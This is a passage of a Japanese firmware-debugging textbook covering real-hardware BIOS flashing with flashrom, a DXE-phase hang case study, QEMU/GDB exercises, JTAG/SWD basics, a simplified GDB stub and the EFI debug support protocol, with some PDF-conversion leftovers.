
Call Stack:

```
0x7F801234 in AllocateAndInitialize() at MyDriver.c:123
0x7F801456 in TestFunction() at MyDriver.c:145
0x7F801678 in DriverEntry() at MyDriver.c:200
```

Entering dead loop...

## 実機デバッグの準備

### 必要なハードウェア



### 推奨ハードウェア:

項目	製品例	用途
USB-Serial アダプタ	FTDI FT232RL	シリアルログ取得
POST カード	PC POST Card (LPC/PCIe)	ハング時の状態確認

項目	製品例	用途
JTAG/SWD プローブ	Segger J-Link, Lauterbach	ハードウェアデバッグ
ロジックアナライザ	Saleae Logic 8	バス信号解析

## BIOS 書き込みツール

```
# flashrom - Linux でのSPI Flash 書き込み
sudo flashrom -p internal -r backup.bin          # バックアップ
sudo flashrom -p internal -w new_bios.bin        # 書き込み
sudo flashrom -p internal -v new_bios.bin        # ベリファイ

# 外部プログラマ使用 (CH341A など)
sudo flashrom -p ch341a_spi -r backup.bin
sudo flashrom -p ch341a_spi -w new_bios.bin

# Intel CSME/AMD PSP を含む場合の注意
# → ME/PSP 領域を保護して BIOS 領域のみ更新
sudo flashrom -p internal --ifd -i bios -w new_bios.bin
```


## 実機デバッグ時の注意点


### ⚠️ 重要な注意事項:

- 必ずバックアップを取る: BIOS 書き込み前に必ず元のイメージを保存
- 電源管理: 書き込み中に電源を切らない (ブリック の原因)
- WP# ピン: ハードウェアライトプロテクトが有効な場合は無効化が必要
- ME/PSP 領域: Intel ME や AMD PSP 領域は通常触らない
- リカバリ手段の確保: SPI Flash プログラマを用意しておく

# デバッグワークフロー

典型的なデバッグサイクル





## ステップ・バイ・ステップデバッグ

### ケーススタディ: 起動時にハンギングする問題

症状: DXE Phase で進行が止まる

POST コード: 0x35 で停止

シリアルログ: "Install Protocol: ..." の後に出力なし

#### デバッグ手順:

1. POST コードから位置を特定

0x30: DXE Core Entry

0x35: Loading drivers ← ここで停止

2. シリアルログを詳細化

```
// DxeMain.c に詳細ログを追加
DEBUG((DEBUG_INFO, "Loading driver %g\n", &DriverGuid));
DEBUG((DEBUG_INFO, "Entry point: 0x%lx\n", EntryPoint));

Status = EntryPoint(ImageHandle, SystemTable);

DEBUG((DEBUG_INFO, "Driver returned: %r\n", Status));
```

### 3. ログから原因を特定

```
Loading driver 12345678-1234-1234-1234-123456789ABC
Entry point: 0x7F850000
[ここで停止 → このドライバのEntryPointで問題発生]
```

### 4. 該当ドライバを無効化

```
# .dsc ファイルで該当ドライバをコメントアウト
# MyPkg/ProblematicDriver/ProblematicDriver.inf
```

### 5. 起動確認 → 原因ドライバを特定

### 6. ドライバ内部をデバッグ

```

EFI_STATUS
EFIAPI
ProblematicDriverEntry (...)

{
    DEBUG((DEBUG_INFO, "ProblematicDriver: Start\n"));

    // この行まで実行されているか？
    DEBUG((DEBUG_INFO, "Before InitializeHardware\n"));
    InitializeHardware();

    // ここまで到達していない → InitializeHardware が原因
    DEBUG((DEBUG_INFO, "After InitializeHardware\n"));

    return EFI_SUCCESS;
}

```

## 7. 根本原因を特定 → 修正

---

## 演習

### 演習 1: デバッグ環境の構築

QEMU + GDB のデバッグ環境を構築し、以下を実行してください。

1. OVMF (EDK II for QEMU) をビルド
2. QEMU を `-s -s` オプション付きで起動
3. GDB で接続し、`DxeMain` にブレークポイントを設定
4. 実行を再開し、ブレークポイントで停止することを確認
5. 変数 `HobStart` の値を確認

## 演習 2: シリアルデバッグの実践

簡単な UEFI アプリケーションを作成し、以下のデバッグ出力を実装してください。

1. DEBUG\_INIT レベルでエントリポイントの実行を記録
2. DEBUG\_INFO レベルで処理の進行状況を記録
3. DEBUG\_WARN レベルで警告を記録
4. DEBUG\_ERROR レベルでエラーを記録
5. QEMU のシリアル出力でログを確認

ヒント:

```
DEBUG((DEBUG_INIT, "Application started\n"));
DEBUG((DEBUG_INFO, "Processing step 1...\n"));
DEBUG((DEBUG_WARN, "Unusual condition detected\n"));
DEBUG((DEBUG_ERROR, "Critical error occurred\n"));
```

## 演習 3: ASSERT の動作確認

意図的に ASSERT を発生させるコードを書き、その動作を観察してください。

```
EFI_STATUS TestAssert(VOID) {
    VOID *NullPointer = NULL;

    // 以下の ASSERT が発動する
    ASSERT(NullPointer != NULL);

    return EFI_SUCCESS;
}
```

出力されるファイル名、行番号、スタックトレースを確認してください。

---

# まとめ

本章では、ファームウェアデバッグの基礎として以下を学びました。

## 重要なポイント

トピック	重要事項
デバッグ環境	QEMU（開発）→仮想マシン（統合）→実機（検証）の3段階
シリアルデバッグ	最も基本的で重要。常に有効化しておく
GDB デバッグ	QEMU 環境で強力。シンボル情報が必須
POST コード	ハング時の位置特定に不可欠
ASSERT	異常を早期に発見。デバッグビルドでは必須

## デバッグのベストプラクティス

1. **段階的デバッグ**: QEMU で大まかに、実機で最終確認
2. **ログの粒度調整**: 問題が起きている箇所は詳細に、それ以外は簡潔に
3. **再現性の確保**: 同じ条件で何度も再現できるようにする
4. **バックアップ**: 実機デバッグ前に必ずバックアップ
5. **ツールの活用**: GDB, POST カード、ロジックアナライザを使い分ける

---

次章では、デバッグツールの内部動作と、より高度なデバッグ手法について詳しく学びます。

## 参考資料

- [EDK II Debugging](#)
- [QEMU Documentation](#)
- [GDB Manual](#)
- [UEFI Debug Support](#)

# デバッグツールの仕組み

## この章で学ぶこと

- JTAG/SWD ハードウェアデバッグの原理
- GDB リモートデバッグプロトコルの詳細
- UEFI デバッグサポートプロトコルの実装
- シンボル情報の構造と活用方法
- プロファイリングツールの仕組み

## 前提知識


- ファームウェアデバッグの基礎
  - Part I: x86\_64 ブート基礎
- 

## ハードウェアデバッグの原理

### JTAG (Joint Test Action Group)

JTAG は、元々 IC のテストのために設計された IEEE 1149.1 規格ですが、現在ではデバッグインターフェースとして広く使用されています。


## JTAG のアーキテクチャ



## JTAG 信号線の役割

信号	方向	説明
<b>TCK</b>	Host → Target	クロック信号 (通常 1-10 MHz)
<b>TMS</b>	Host → Target	モード選択 (ステートマシン制御)
<b>TDI</b>	Host → Target	データ入力 (シリアルデータ)
<b>TDO</b>	Target → Host	データ出力 (シリアルデータ)
<b>TRST</b>	Host → Target	リセット (オプション)

## TAP ステートマシン



## ARM SWD (Serial Wire Debug)

SWD は ARM が開発した2線式のデバッグインターフェースで、JTAG よりもピン数が少ないのが特徴です。

## SWD の信号線

信号	方向	説明
<b>SWDCLK</b>	Host → Target	クロック信号
<b>SWDIO</b>	Bidirectional	データ入出力 (双方向)
<b>SWO</b>	Target → Host	トレース出力 (オプション)

## SWD プロトコルの基本

```
// SWD パケット構造 (簡略版)
typedef struct {
    UINT8 Start      : 1; // 常に 1
    UINT8 APnDP      : 1; // 0=DP, 1=AP
    UINT8 RnW        : 1; // 0=Write, 1=Read
    UINT8 Address    : 2; // レジスタアドレス
    UINT8 Parity     : 1; // パリティビット
    UINT8 Stop       : 1; // 常に 0
    UINT8 Park       : 1; // 常に 1
} SWD_REQUEST;

// SWD 読み取りの疑似コード
UINT32 SwdRead(UINT8 ap, UINT8 addr) {
    SWD_REQUEST req;
    req.Start = 1;
    req.APnDP = ap;
    req.RnW = 1; // Read
    req.Address = addr;
    req.Parity = CalculateParity(&req);
    req.Stop = 0;
    req.Park = 1;

    // リクエスト送信
    SwdSendBits(&req, 8);

    // ACK 受信 (3ビット)
    UINT8 ack = SwdReceiveBits(3);
    if (ack != SWD_ACK_OK) {
        return SWD_ERROR;
    }

    // データ受信 (32ビット)
    UINT32 data = SwdReceiveBits(32);


    // パリティ受信
    UINT8 parity = SwdReceiveBits(1);

    return data;
}
```

# GDB リモートプロトコル

GDB は、リモートデバッグのために RSP (Remote Serial Protocol) を使用します。QEMU や実機デバッガは、このプロトコルを実装することで GDB と通信します。

## GDB リモートプロトコルの概要



Syntax error in text  
mermaid version 11.6.0

## 主要な GDB コマンド

パケット	説明	応答例
\$g#67	全レジスタ読み取り	\$rax:1234;rbx:5678;...#XX
\$G<data>#XX	全レジスタ書き込み	\$OK#XX
\$m<addr>,<len>#XX	メモリ読み取り	\$48656c6c6f...#XX (HEX)
\$M<addr>,<len>:<data>#XX	メモリ書き込み	\$OK#XX
\$Z0,<addr>,<kind>#XX	ソフトウェアBP 設定	\$OK#XX
\$z0,<addr>,<kind>#XX	ソフトウェアBP 削除	\$OK#XX
\$c#63	実行継続(continue)	\$S05#XX (停止時)

パケット	説明	応答例
\$s#73	ステップ実行 (step)	\$S05#XX
\$?#3F	停止理由の問 い合わせ	\$S05#XX

## パケット形式

`$<data>#<checksum>`

例: `$m7f800000,100#a4`

```

^          ^
|          | +-- チェックサム (2桁HEX)
|          | +-- '#' 区切り文字
|          +---- データ部
+----- '$' 開始マーカー

```

チェックサム = `sum(data) % 256` の2桁HEX表現

## GDB Stub の実装例（簡略版）

```
// GDB Stub の簡易実装
typedef struct {
    UINT64 Rax, Rbx, Rcx, Rdx;
    UINT64 Rsi, Rdi, Rbp, Rsp;
    UINT64 R8, R9, R10, R11, R12, R13, R14, R15;
    UINT64 Rip, Rflags;
    UINT32 Cs, Ss, Ds, Es, Fs, Gs;
} GDB_REGISTERS;

CHAR8 gGdbInputBuffer[4096];
CHAR8 gGdbOutputBuffer[4096];

VOID
GdbStubMain (
    VOID
)
{
    while (TRUE) {
        // パケット受信
        if (!GdbReceivePacket(gGdbInputBuffer, sizeof(gGdbInputBuffer)))
        {
            continue;
        }

        // コマンド処理
        switch (gGdbInputBuffer[0]) {
            case 'g': // レジスタ読み取り
                GdbReadRegisters(gGdbOutputBuffer);
                break;

            case 'G': // レジスタ書き込み
                GdbWriteRegisters(&gGdbInputBuffer[1]);
                AsciiStrCpyS(gGdbOutputBuffer, sizeof(gGdbOutputBuffer),
"OK");
                break;

            case 'm': // メモリ読み取り
                GdbReadMemory(&gGdbInputBuffer[1], gGdbOutputBuffer);
                break;

            case 'M': // メモリ書き込み
                GdbWriteMemory(&gGdbInputBuffer[1]);
                AsciiStrCpyS(gGdbOutputBuffer, sizeof(gGdbOutputBuffer),
"OK");
                break;
        }
    }
}
```

```

        break;

    case 'c': // 実行継続
        return; // Stub を抜けて実行再開

    case 's': // ステップ実行
        SetSingleStepFlag();
        return;

    case '?': // 停止理由
        AsciiStrCpyS(gGdbOutputBuffer, sizeof(gGdbOutputBuffer),
"S05");
        break;

    default:
        // 未サポートコマンド
        gGdbOutputBuffer[0] = '\0';
        break;
    }

    // 応答送信
    GdbSendPacket(gGdbOutputBuffer);
}
}

VOID
GdbReadRegisters (
    OUT CHAR8 *Buffer
)
{
    GDB_REGISTERS *Regs = GetCurrentRegisters();

    // レジスタをHEX文字列に変換
    AsciiSPrint(Buffer, 4096,
        "%016lx%016lx%016lx%016lx" // RAX, RBX, RCX, RDX
        "%016lx%016lx%016lx%016lx" // RSI, RDI, RBP, RSP
        "%016lx%016lx%016lx%016lx" // R8-R11
        "%016lx%016lx%016lx%016lx" // R12-R15
        "%016lx",                  // RIP
        Regs->Rax, Regs->Rbx, Regs->Rcx, Regs->Rdx,
        Regs->Rsi, Regs->Rdi, Regs->Rbp, Regs->Rsp,
        Regs->R8, Regs->R9, Regs->R10, Regs->R11,
        Regs->R12, Regs->R13, Regs->R14, Regs->R15,
        Regs->Rip
    );
}
}

```

```

VOID
GdbReadMemory (
    IN CHAR8 *AddrLenStr,
    OUT CHAR8 *Buffer
)
{
    UINT64 Address;
    UINT32 Length;
    UINT8 *Ptr;
    INTN Index;

    // "7f800000,100" をパース
    AsciiStrHexToInt64S(AddrLenStr, NULL, &Address);
    // ',' を探して長さを取得
    CHAR8 *Comma = AsciiStrStr(AddrLenStr, ",");
    if (Comma) {
        AsciiStrHexToInt64S(Comma + 1, NULL, &Length);
    }

    // メモリ内容をHEX文字列に変換
    Ptr = (UINT8 *) (INTN)Address;
    for (Index = 0; Index < Length; Index++) {
        AsciiSPrint(&Buffer[Index * 2], 3, "%02x", Ptr[Index]);
    }
}

```

---

## UEFI デバッグサポートプロトコル

UEFI仕様では、デバッグをサポートするためのプロトコルが定義されています。

## EFI\_DEBUG\_SUPPORT\_PROTOCOL

```
typedef struct _EFI_DEBUG_SUPPORT_PROTOCOL {
    EFI_INSTRUCTION_SET_ARCHITECTURE Isa;
    EFI_GET_MAXIMUM_PROCESSOR_INDEX GetMaximumProcessorIndex;
    EFI_REGISTER_PERIODIC_CALLBACK RegisterPeriodicCallback;
    EFI_REGISTER_EXCEPTION_CALLBACK RegisterExceptionCallback;
    EFI_INVALIDATE_INSTRUCTION_CACHE InvalidateInstructionCache;
} EFI_DEBUG_SUPPORT_PROTOCOL;

// 例外ハンドラの登録
typedef
VOID
(EFIAPI *EFI_EXCEPTION_CALLBACK) (
    IN EFI_EXCEPTION_TYPE ExceptionType,
    IN EFI_SYSTEM_CONTEXT SystemContext
);

typedef
EFI_STATUS
(EFIAPI *EFI_REGISTER_EXCEPTION_CALLBACK) (
    IN EFI_DEBUG_SUPPORT_PROTOCOL *This,
    IN UINTN ProcessorIndex,
    IN EFI_EXCEPTION_CALLBACK ExceptionCallback,
    IN EFI_EXCEPTION_TYPE ExceptionType
);
```

## デバッグ例外の処理

```
// INT3 (ブレークポイント) ハンドラの実装例
VOID
EFIAPI
DebugExceptionHandler (
    IN EFI_EXCEPTION_TYPE  ExceptionType,
    IN EFI_SYSTEM_CONTEXT  SystemContext
)
{
    EFI_SYSTEM_CONTEXT_X64 *Context = SystemContext.SystemContextX64;

    if (ExceptionType == EXCEPT_X64_BREAKPOINT) { // INT3
        DEBUG((DEBUG_ERROR, "Breakpoint hit at RIP: 0x%lx\n", Context->Rip));

        // ブレークポイント命令 (0xCC) をスキップ
        Context->Rip++;

        // GDB Stub に制御を移す
        GdbStubBreakpointHandler(Context);

    } else if (ExceptionType == EXCEPT_X64_DEBUG) { // Single Step
        DEBUG((DEBUG_ERROR, "Single step at RIP: 0x%lx\n", Context->Rip));

        // TF フラグをクリア
        Context->Rflags &= ~BIT8;

        GdbStubSingleStepHandler(Context);
    }
}

// プロトコルのインストール例
EFI_STATUS
EFIAPI
InstallDebugSupport (
    IN EFI_HANDLE  ImageHandle
)
{
    EFI_STATUS          Status;
    EFI_DEBUG_SUPPORT_PROTOCOL *DebugSupport;

    // プロトコルを取得
    Status = gBS->LocateProtocol(
        &gEfiDebugSupportProtocolGuid,
```

```

    NULL,
    (VOID **)&DebugSupport
);
if (EFI_ERROR(Status)) {
    return Status;
}

// ブレークポイント例外ハンドラを登録
Status = DebugSupport->RegisterExceptionCallback(
    DebugSupport,
    0, // Processor 0
    DebugExceptionHandler,
    EXCEPT_X64_BREAKPOINT
);

// シングルステップ例外ハンドラを登録
Status = DebugSupport->RegisterExceptionCallback(
    DebugSupport,
    0,
    DebugExceptionHandler,
    EXCEPT_X64_DEBUG
);

return EFI_SUCCESS;
}

```

---

## シンボル情報とデバッグ情報

### DWARF デバッグフォーマット

DWARF (Debugging With Attributed Record Formats) は、ELF バイナリに埋め込まれるデバッグ情報の標準フォーマットです。

#### DWARF セクション

セクション	内容
.debug_info	変数、関数、型の情報

セクション	内容
.debug_abbrev	情報の省略形定義
.debug_line	ソースコード行番号マッピング
.debug_str	文字列テーブル
.debug_loc	変数の位置情報
.debug_ranges	アドレス範囲情報
.debug_frame	スタックフレーム情報

## DWARF 情報の読み取り

```
# DWARF 情報の表示
readelf --debug-dump=info DxeCore.dll

# 出力例:
